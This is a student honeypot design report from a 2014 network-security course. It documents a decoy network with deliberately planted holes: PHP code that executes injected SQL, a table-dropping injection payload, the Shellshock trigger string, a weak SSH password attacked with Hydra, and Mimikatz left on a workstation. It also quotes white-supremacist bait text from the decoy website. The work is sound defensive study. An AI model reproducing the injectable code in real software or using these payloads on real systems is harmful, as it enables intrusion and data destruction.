SURVIVAL, EXPANSION, AND ADVANCEMENT OF WHITE RACE

SIMULACRUM CANDIDUS

COMP 8506 - Major Project Design Work

Peter Haile - Nabeel Lalji - David Tran - Cole Rees
A00776844 - A00711791 - A00801942 - A00741578

COMP 8506 Set 7D

British Columbia Institute of Technology

Aman Abdulla

Thursday, October 30 2014

Table of Contents

Introduction

The Internet that we know today is both a blessing and a curse. The Internet provides us with knowledge and entertainment that can further enrich our lives. However, there is a dark side to the Internet; there are malicious users out there that strive to take advantage of unsuspecting users. These people -- hackers -- are talented and dangerous in the field of cyber warfare and are unrelenting in their path to gather information on whatever they want. This “information” comes in the form of passwords, administrator accounts, credit card credentials, etc.

No matter the extent of mitigation that we go through, it is still a game of tug-of-war between network administrators -- the good guys -- and the hackers. Each layer of security invokes a challenge to hackers to penetrate into the network core. While we still continue to be diligent in our efforts to mitigate and prevent hackers from getting in, many business organizations experience these attacks.

So that begs the question: how do we stop them? As network administrators, we have determined and seen firsthand that the weakest link to the security chain is through the users. Users are often too neglectful in security and too trusting of things that are too good to be true. The first method of prevention of attacks, therefore, is to educate the users of the existence of attacks. However, in order to do so, we -- the network administrators -- need to educate ourselves.


In turn, the purpose of this project is to initialize a legitimate, but decoy network in order to bait the hackers into hacking our network, effectively capturing all of the attacks a hacker may attempt. In doing so, the hacker would leave footprints in the form of log files for us to slowly decipher and make sense of the evidence of their attacks. Once we understand the processes that they go through, the better we are at understanding how to prevent these attacks and how to effectively relay the message to other non-technologically literate members.

Once we deem that our network has been compromised enough, we will take the network offline to conduct a post-mortem analysis on the network and on each node of the network. Our project deliverables shall include our findings, analyses and any suggestions for future mitigation of such attacks.

At this time, we shall be including evidence of reconnaissance activities on our network conducted by ourselves to illustrate and provide insight to the audience of our plan. Actual analyses and findings of hacking will be in the final report documentation.

Network Design & Setup

Our personal network design is as follows:



The Windows XP desktop and the Fedora 19 Apache Web Server are apart of the same subnet. They have the IP addresses 192.168.25.2 and 192.168.25.3 respectively. This subnet is possible due to the firewall server having two Network Interface Cards, NICs.

The firewall’s NICs are labeled as “em1" and "enp0s29f7u2". The em1 NIC is connected to the internet and can be referred to as the public NIC, since it is where outside traffic will be coming in through. The NIC labeled enp0s29f7u2, is the local, or LAN, NIC. Only traffic for the subnet, in which the two clients reside, shall be traversing this NIC; it is the default gateway for both the clients.

To enable traffic to be forwarded from em1 to enp0s29f7u2 we must first configure the firewall. This was achieved using the tool iptables and altering the routing tables, explained below. The following points highlight key characteristics of each component in the diagram:

Stand-Alone External Firewall

- Operating System: Fedora 19 Linux 64-bit
- Firewall: IPTables
- Hardware: Dual Network Interface Cards
- Software: N/A
- SSH to Web Server: 174.7.33.60:3450
- HTTP to Website: 174.7.33.60:8080

Firewall Implementation

In this particular network, the firewall is setup to block incoming traffic to the firewall and to only allow specific traffic to and from the internal servers. The firewall itself does not allow external access however the two internal clients, one being Linux based and one being Windows based, allow for Secure Shell, SSH, and Remote Desktop Protocol, RDP, connections respectively.

SSH is a protocol in which two computers can communicate via a secure channel using remote command-line login. When a connection has been made SSH allows for remote command execution and secure data communication. The SSH service listens on port 22, however the firewall in this network is setup to listen for SSH traffic on port 3450 and forward to client 1's port 22.

RDP is a protocol that allows for remote connection to a windows based computer. This protocol grants you access to a computer via a graphical interface in which it displays the actual visual output that the computer is generating (ie. Screen to screen). RDP runs on the TCP port 3389, the port that the firewall is listening on and forwarding to client 2.

Additionally, the firewall allows access to an internal web server hosted on client 1. The firewall accepts only NEW or ESTABLISHED connections to the web server. It listens on port 8080 and redirects the http requests to port 80 on client 1.

Name	Firewall Port	Forwarded to	Port	Protocol
SSH Connection	3450	Client 1	22	TCP/UDP
RDP Connection	3389	Client 2	3389	TCP/UDP
HTTP Server	80	Client 1	80	TCP

Above is the forwarding table for the firewall. The Firewall Port column signifies the only open ports on the firewall. During reconnaissance on this network, those are the only ports that should show up.

To set up the firewall to allow such connections we used the tool iptables. Iptables allows you to block, accept or forward traffic being sent to the network. In this case most of our traffic is being forwarded to the two clients in the subnet. The script used to add these rules can be found scripts folder.

As mentioned, the firewall must first be configured to allow for traffic to be forwarded. This is achieved by setting the local NIC to the desired IP of 192.16.25.1. This IP is the default gateway for the two clients. After, we must add "1" to the file ip_forward file to allow the machine to actually forward traffic.

To finish the configuration, we add two routing rules: one to specify that the public NIC, IP 174.7.54.127, is the default gateway for the subnet 192.168.0.0, where the local NIC sits, and one to specify that the local NIC, IP 192.168.25.1, is the default gateway for the subnet 192.168.25.0, where the clients reside. This configuration was achieved using the following script:

```
ifconfig enp0s29f7u2 up 192.168.25.1
echo "1" >/proc/sys/net/ipv4/ip_forward
route add -net 192.168.0.0 netmask 255.255.255.0 gw 174.7.54.127
route add -net 192.168.25.0/24 gw 192.168.25.1
```

Switch

Our switch is a residential router with wireless disabled. This functionality is achieved through placing all the network working cables in the LAN ports on the router. There should be no cables going into the WAN port on the router (ie. do not give the router access to the outside).

Apache Web Server

- Operating System: Fedora 19 Linux 64-bit
- Firewall: No firewall
- Hardware: N/A
- Software: SCP
- MySQL Database & phpMyAdmin GUI
- Apache Webserver
- Website - CodeIgniter Framework
- Website - Using PHP

Website (Exploitable) Components

The theme of the website is “Religious Terrorism”. Our team does not condone or practice any of the comments made on the website. It is simply a means to provoke attackers in the future. The website uses a PHP Backend which will allow us to have the following components:

MySQL Database Integration

The purpose of having database integration with the website is to add another point of failure, another path for exploitation and to better replicate modern day websites as a proof of concept. The database will be storing some of the contact information gathered from the HTML forms as well as any other information that we find is enticing to an attacker.

HTML Form Processing

The component is the Join page, where the user can enter their credentials that will be stored in the database. The ultimate purpose of these forms is to provoke the attackers, if any, for SQL Injection. The forms and their backend have limited error checking, escaping or encoding. The only “real” limitation for attackers to use SQL injection is the size constraints of the database entries themselves. For example, while we have no strict size limits on the form itself, the Contact Phone Number is restricted to 10 - 13 characters, if they were to use dashes.

Local Workstation

- Operating System: Windows XP Professional - Black Edition 32-bit SP3
- Firewall: None
- Hardware: N/A
- Software: N/A
- Web Access to phpMyAdmin: 192.168.25.2/phpmyadmin
- Website: 192.168.25.2
- Remote Desktop Protocol enabled

The local workstation has local access to the web server and phpMyAdmin; nothing else.

Remote Log Storage Machine

- Operating System: Fedora 19 Linux 32-bit VM
- Firewall: None
- Hardware: Storage Size - ~1GB
- Software: VMware Workstation
- Parent Operating System: Windows 8.1 64-bit
- SSH to Web Server: 174.7.33.60:3450
- HTTP to Website: 174.7.33.60:8080
- Remote Desktop (from PC to Workstation 174.7.33.60
- Tools: rsyslog

The storage machine also has a public and private key exchange with the Web Server. This allows scheduled file transfers using scp and cron without the need for the administrator to enter their password.

Reconnaissance Machine(s)

- Operating System: Linux Kali Live USB + VM
- Firewall: (where applicable)
- Hardware: N/A

This is a high-level description of the machines that, as each individual on the team, will carry out the active and passive reconnaissance.

Tools & Equipment Used

Hardware

- Stand-Alone Firewall
- Switch / Router
- Web Server
- Internal Workstation
- External Log Storage
- Recon. Machine(s)

Software

- Fedora Linux 19 64-bit
- Windows XP SP3
- Kali Linux Live USB
- nmap / Zenmap
- Windows RDP
- rsyslog & journalctl
- Apache / httpd
- phpMyAdmin
- MySQL & Server
- CodeIgniter
- Snort IDS
- SnortSnarf
- Mimikatz


Our Approach & Exploits

The following exploits were deliberately made in order to perform a post-mortem analysis after the network has been compromised by other hackers than ourselves. The difficulty of each exploit is determined by our team and is ranked based on the difficulty of detection. Below is a brief summary of how we will attempt to collect data based on the respective exploits:


Easy Difficulty Exploits

SQL Injection on HTML Forms

In our web application, we have coded the HTML form with limited requirements for error checking. This is intentional to allow the hackers to attempt SQL injection within our form. By implementing any features of preventing SQL injection, we may not be able to capture the data for later analysis. Below is screenshot of the CodeIgniter PHP code:



```
function createMember() {
    /*...8 lines */
    /*...5 lines */
    /*...8 lines */

    $fname = $this->input->post("fname", false);
    $lname = $this->input->post("lname", false);
    $address = $this->input->post("address", false);
    $city = $this->input->post("city", false);
    $province = $this->input->post("province", false);
    $postal = $this->input->post("postal", false);
    $phone = $this->input->post("phone", false);
    $email = $this->input->post("email", false);

    $query  = 'INSERT INTO Member (fname, lname, address, city, province, postal, phone, email) VALUES ('
            .'"'.$fname.'","'.$lname.'","'.$address.'","'.$city.'","'.$province.'","'.$postal.'","'.$phone.'","'.$email.'")';

    $sqls = explode(';', $query);

    foreach($sqls as $command){
            // echo $command;
            $statement = $command . ";";
            $this->db->query($statement);
    }

    redirect('registered');
}
```




Don't delay. Join the Movement of Creation!

*Required Fields

Member Contact & Personal Information

*First Name:		*Address:	
*Last Name:		*City:	
*Province:		*Postal Code:	
*Contact Number:	(eg. ###-###-####)	*Contact Email:	

Particularly, note the following snippet of code:



```
$query  = 'INSERT INTO Member (fname, lname, address, city, province, postal, phone, email) VALUES ('
        .'"'.$fname.'","'.$lname.'","'.$address.'","'.$city.'","'.$province.'","'.$postal.'","'.$phone.'","'.$email.'")';

$sqls = explode(';', $query);

foreach($sqls as $command){
    // echo $command;
    if (strlen($command) > 3) {
        $statement = $command . ";";
        $this->db->query($statement);
    }
}
```

The SQL statement here is, rather than using a model in our MVC architecture, we have opted to use a raw SQL statement. The explode function with delimiter “;” is used to parse through multiple SQL statements in this query string. Recall that we purposefully wanted SQL injection as part of our functionality; this explode function and the following foreach loop, enables this. In the foreach loop, the each query string inside the $sqls array is checked for lengths greater than 3 and when it is, to execute those queries. This is done as an error checking mechanism to make the back-end discard trailing syntax errors.

Password Brute Force for SSH

Our web server we will have an SSH server running. This is pretty typical for a lot of web servers. Poor passwords is one of the easiest ways to access user data, on our server we will use a medium strength password without any IPS services, so attackers will have unlimited attempts to crack the password.

Medium Difficulty Exploits

Mimikatz Password Dump

Our Windows XP machine will contain Mimikatz files on the desktop. This is to allow attackers to grab password dumps of our machine once they are able to penetrate through the login screen from Windows’ Remote Desktop Protocol. We will also pre-configure the Administrator password to be the same root password on the Web Server machine. Therefore, it will be an easy detection to see that the attacker has retrieved the Web Server’s password either through brute force tactics or through our Mimikatz exploit.

Denial of Service Attack

Since our webserver is running on older hardware that ability for it to handle a larger amount of traffic will be limited. In theory it should be fairly easy to perform a denial of service attack on our web server using a SYN flood attack with hping3. The most complicated aspect of this attack is gathering enough machines that will be able to send enough traffic to the web server to cause it to crash.

Hard Difficulty Exploits

Shell Shock

One of the harder exploits we wanted to include in our honeypot was the Shellshock, otherwise known as “bashdoor”, vulnerability. Shellshock is a relatively new attack, initially being document on September 24th 2014.   For this reason our web server is running an unpatched version of Fedora 19.

Shellshock is an attack which utilizes a bug in the bourne again shell scripting language, bash. Bash is a command-line shell and has been around since 1989 and an analysis of bash historical source code shows that this particular vulnerability has seen around since its inception.

The shellshock attack works by basically injecting a line of code into what is usually considered to be a plain-text variable. When bash reads this line, “() { :; };”, it thinks that it is the end of a command and as such will execute anything following it as a command. Therefor, you can inject this line into an http header variable, such as “User-Agent”, and send the packet to a working cgi (bash) script on a web server. Bash will read the incoming packet and execute the code.

Remote Desktop Exploit on Windows XP

To follow with Shell Shock, we will include any findings regarding Windows Remote Desktop Protocol exploits. These are not concrete nor explicit exploits on our system but rather, to document any attacks that occur on our Windows machine or harm caused by it.


Testing & Documentation

For the purpose of simplicity, we will only provide proof of concepts that these exploits exist. We will not intend to overextend and destroy or compromise our own network, if necessary.

SQL Injection on HTML Forms

Recall that we have very limited to no validation on our web application. The database has been designed in such a way to have some constraints on the sizes of the input values. However, we will see that these "limitations" can easily be overwritten using SQL injection.


In our database backend, we have created an empty table called "CreditCard".



#	Name	Type	Collation	Attributes	Null	Default	Extra	Action
1	ccNumber	varchar(16)	utf8_general_ci		No	None		Change Drop Primary Unique Index Spatial Fulltext Distinct values

Add 1 column(s) ● At End of Table ○ At Beginning of Table ○ After ccNumber

Here, we see the HTML form. We will enter some legitimate values for demonstration that the form works as intended.




Don't delay. Join the Movement of Creation!

*Required Fields

Member Contact & Personal Information

*First Name:	Bruce	*Address:	3700 Willingdon Avenue
*Last Name:	Lee	*City:	Burnaby
*Province:	British Columbia	*Postal Code:	V5G 4J3
*Contact Number:	604-123-4567	*Contact Email:	bruce.lee@jeet-kune-do.com

The web application will then ask the user to confirm their member information before entering the values into the database. If the user cancels, the link will redirect the users back to the "Join" page where they can re-enter their values, if necessary. To further add less security for our honeynet, we have made it so that none of the values are required, even though we asked for all fields to be populated.




Confirm Registration Info

Are you sure that this information is correct?


First Name:	Bruce	Last Name:	Lee
Address:	3700 Willingdon Avenue	City:	Burnaby
Province:	British Columbia	Postal Code:	V5G 4J3
Contact Phone:	604-123-4567	Email Address:	bruce.lee@jeet-kune-do.com

Once confirmed, the web application prompts the user that registration was successful. We can see that in the screenshot below, and a screenshot of the database with the new entry in the "Members" table:



Registration Successful

Registration was successful. Payments will appear in your credit card statement within 2-3 business days. Administrators will let you know of the next gathering of the superior White Race.




+ Options

	memberID	fname	lname	address	city	province	postal	phone	email
Edit Copy Delete	17	Jennifer	Tran	4200 Willing	Burnaby	BC	V8J2P3	1234567890	name@domain.com
Edit Copy Delete	21	Tommy	Tran	4200 Willingdon	Prince Rupert	BC	V8J2P3	1234567890	name@domain.com
Edit Copy Delete	22	Bruce	Lee	3700 Willingdon Avenue	Burnaby	British Columbia	V5G 4J	604-123-45	bruce.lee@jeet-kune-do.com


Now, let us go back and enter some malicious SQL injection code, such as dropping our blank "CreditCard" table. Our malicious code is

'person@some-domain.ext"); DROP TABLE c8506.creditcard;'




		*Address:	
		*City:	
		*Postal Code:	
	###-####)	*Contact Email:	ain.ext"); DROP TABLE c8506.creditcard;

Note that the code will work easier if the code is placed in the “Email” input since it is at the end of the SQL statement. Once we go through the member confirmation page and the registration page, assuming that the queries are executed, we can confirm that the table “CreditCard” is gone.



Are you sure that this information is correct?

First Name:		Last Name:	
Address:		City:	
Province:		Postal Code:	
Contact Phone:		Email Address:	person@some-domain.ext"); DROP TABLE c8506.creditcard;



Registration Successful

Registration was successful. Payments will appear in your credit card statement within 2-3 business days. Administrators will let you know of the next gathering of the superior White Race.

Our MySQL and phpMyAdmin backend:





Table	Action	Rows	Type	Collation	Size	Overhead
books	Browse Structure Search Insert Empty Drop	9	InnoDB	utf8_general_ci	16 KiB	-
member	Browse Structure Search Insert Empty Drop	4	InnoDB	utf8_general_ci	16 KiB	-
2 tables	Sum	13	InnoDB	utf8_general_ci	32 KiB	0 B

This therefore confirms that our web application is exploitable using SQL injection.

Password Brute Force for SSH

First we will start with our attacking machine, by running xhydra we can get the graphical version of Hydra. In the first screenshot we can see that we have to set our target machine, the protocol we want to use to try to connect and various options at the bottom.



Target

Single Target: 174.7.33.60 [✓]

Target List:

☐ Prefer IPV6

Port: 3450

Protocol: ssh


Output Options

☑ Use SSL ☑ Be Verbose

☐ Show Attempts ☐ Debug

```
